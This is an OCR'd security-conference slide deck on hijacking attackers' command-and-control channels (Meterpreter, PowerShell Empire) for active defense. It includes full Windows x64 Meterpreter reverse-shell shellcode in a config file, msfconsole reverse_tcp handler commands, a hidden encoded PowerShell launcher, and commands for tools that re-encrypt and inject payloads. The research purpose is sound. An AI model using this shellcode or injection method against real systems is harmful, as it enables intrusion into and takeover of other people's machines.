They’re Coming for Your Tools!

Exploiting Design Flaws
for
Active Intrusion Prevention

Speaker Background

John Ventura

Part of Optiv's Research Practice

Former ISS X-Force Penetration Tester

Malware Researcher

What Are We Doing?

We are targeting design flaws in common attack tools and methodologies for intrusion prevention, because:

- Attackers often use popular software and attack techniques
- These software packages and techniques exhibit vulnerabilities
- We can safely go much further than current IDS/IPS solutions with little cost

Hey, Blue and Red Teams!

- You can exploit design flaws for intrusion prevention!
- (Proactive responses are possible!)

- Your attack tools are an attack surface!
- (Steal other people's shells!)

What Are We Doing?

Strategies demonstrated today:

- MiTM against insecure command and control
  - Meterpreter
  - Powershell Empire
  - Much much more…
- Countermeasures against brute-force password recovery
  - NBNS/LLMNR Spoofing
  - WPA2 PSK Recovery


How We Are Doing It:


- We have POCs!
- All Salad Project POCs together take less than 200K of memory

Your "Next Gen" security appliance!

Targeting Command and Control Staging

- Mass-market C2 is really difficult
- MiTM attacks against Command and Control Channels are possible


Payload Length
Payload
Meterpreter Control Channel
HAL 9000


Payload Length
Response Payload
Payload
Reverse Shell
HAL 9000

Configuration File for Meterpreter MiTM

```
        <sig>
        <name>MS Windows 64bit METERPRETER reverse shell</name>
        <direction>forward</direction>
        <trigger>%2f%26%12%00%00%00</trigger>
        <rtype>string</rtype>
        <response>%fc%48%83%e4%f0%e8%c0%00%00%00%41%51%41%50%52%51%56%48%31%d2%6
5%48%8b%52%60%48%8b%52%18%48%8b%52%20%48%8b%72%50%48%0f%b7%4a%4a%4d%31%c9%48%31%
c0%ac%3c%61%7c%02%2c%20%41%c1%c9%0d%41%01%c1%e2%ed%52%41%51%48%8b%52%20%8b%42%3c
%48%01%d0%8b%80%88%00%00%00%48%85%c0%74%67%48%01%d0%50%8b%48%18%44%8b%40%20%49%0
1%d0%e3%56%48%ff%c9%41%8b%34%88%48%01%d6%4d%31%c9%48%31%c0%ac%41%c1%c9%0d%41%01%
c1%38%e0%75%f1%4c%03%4c%24%08%45%39%d1%75%d8%58%44%8b%40%24%49%01%d0%66%41%8b%0c
%48%44%8b%40%1c%49%01%d0%41%8b%04%88%48%01%d0%41%58%41%58%5e%59%5a%41%58%41%59%4
1%5a%48%83%ec%20%41%52%ff%e0%58%41%59%5a%48%8b%12%e9%57%ff%ff%ff%5d%49%be%77%73%
32%5f%33%32%00%00%41%56%49%89%e6%48%81%ec%a0%01%00%00%49%89%e5%49%bc%02%00%11%5c
%b7%b7%b7%b7%41%54%49%89%e4%4c%89%f1%41%ba%4c%77%26%07%ff%d5%4c%89%ea%68%01%01%0
0%00%59%41%ba%29%80%6b%00%ff%d5%50%50%4d%31%c9%4d%31%c0%48%ff%c0%48%89%c2%48%ff%
c0%48%89%c1%41%ba%ea%0f%df%e0%ff%d5%48%89%c7%6a%10%41%58%4c%89%e2%48%89%f9%41%ba
%99%a5%74%61%ff%d5%48%81%c4%40%02%00%00%49%b8%63%6d%64%00%00%00%00%00%41%50%41%5
0%48%89%e2%57%57%57%4d%31%c0%6a%0d%59%41%50%e2%fc%66%c7%44%24%54%01%01%48%8d%44%
24%18%c6%00%68%48%89%e6%56%50%41%50%41%50%41%50%49%ff%c0%41%50%49%ff%c8%4d%89%c1
%4c%89%c1%41%ba%79%cc%3f%86%ff%d5%48%31%d2%48%ff%ca%8b%0e%41%ba%08%87%1d%60%ff%d
5%bb%f0%b5%a2%56%41%ba%a6%95%bd%9d%ff%d5%48%83%c4%28%3c%06%7c%0a%80%fb%e0%75%05%
bb%47%13%72%6f%6a%00%59%41%89%da%ff%d5</response>
        </sig>
```

Meterpreter MiTM (What We See)

```
#
# grep console rules.xml
        <console>192.168.1.193</console>
#
# nohup ./shove -c ./rules.xml -i eth0 &
```


Meterpreter MiTM (What THEY See)

```
  YOU DIDN'T SAY THE MAGIC WORD!
  YOU DIDN'T SAY THE MAGIC WORD!
  YOU DIDN'T SAY THE MAGIC WORD!
  YOU DIDN'T SAY THE MAGIC WORD!
  YOU DIDN'T SAY THE MAGIC WORD!


       =[ metasploit v4.14.13-dev                         ]
+ -- --=[ 1641 exploits - 945 auxiliary - 289 post        ]
+ -- --=[ 473 payloads - 40 encoders - 9 nops             ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > use exploit/multi/handler
msf exploit(handler) > set Payload windows/x64/meterpreter/reverse_tcp
Payload => windows/x64/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 192.168.1.192
LHOST => 192.168.1.192
msf exploit(handler) > set LPORT 4444
LPORT => 4444
msf exploit(handler) > exploit

[*] Started reverse TCP handler on 192.168.1.192:4444
[*] Starting the payload handler...
```

Targeting C2 Staging

- Powershell Empire staging is also vulnerable
- Version 1.6 uses XOR for payload “encryption”
- Version 2.0 uses RC4 with known plaintext
- Both are vulnerable

How Empire Works



Powershell Empire MiTM Summarized

Step 1) Intercept an instance of staging

- The part that happens after


  “**powershell.exe -NoP -sta -NonI -W Hidden -Enc WwBTAHkAUwB0AEUATQAuAE4ARQB0AC4AUwBlAFIAVgBpAGMARQ…**”

Step 2) Repackage the payload


- XOR key recovery with frequency analysis for 1.6
  - Limited key space and hints about plaintext help us!
- XOR RC4 cipher stream with known python plaintext for 2.0
  - Keystream ⊕ Known Python Script = Original Payload
  - Known Python Script ⊕ Original Payload = Keystream
  - Keystream ⊕ OUR SCRIPT = New Payload

Step 3) MiTM

What We See


jventura — ssh console@192.168.1.229 — 80×24
cat example.ps1
add-type -AssemblyName microsoft.VisualBasic
add-type -AssemblyName System.Windows.Forms
Calc
start-sleep -Milliseconds 500
[Microsoft.VisualBasic.Interaction]::AppActivate("c:\Windows\SysWOW64\calc.exe")
[System.Windows.Forms.SendKeys]::SendWait("31337")
#
./ewok.salad -u http://192.168.1.192/wicket.asp -s hMeUGtyL5ZkgSk5u84yJTB5/xqc
= -t ./KnownPlaintext.txt -p ./example.ps1 -v -i eth0
assuming we are using RC4
modifying session key for Python
sending payload to 192.168.1.206

What The Attacker Sees



DoublePulsar/Fuzzbunch

Countercept has informative content:


- https://github.com/countercept/doublepulsar-detection-script/
- Just detect it, and point the client at it

Cobalt Strike

- Multiple staging options
- Data integrity checks
- https://blog.cobaltstrike.com/2016/06/22/talk-to-your-children-about-payload-staging/

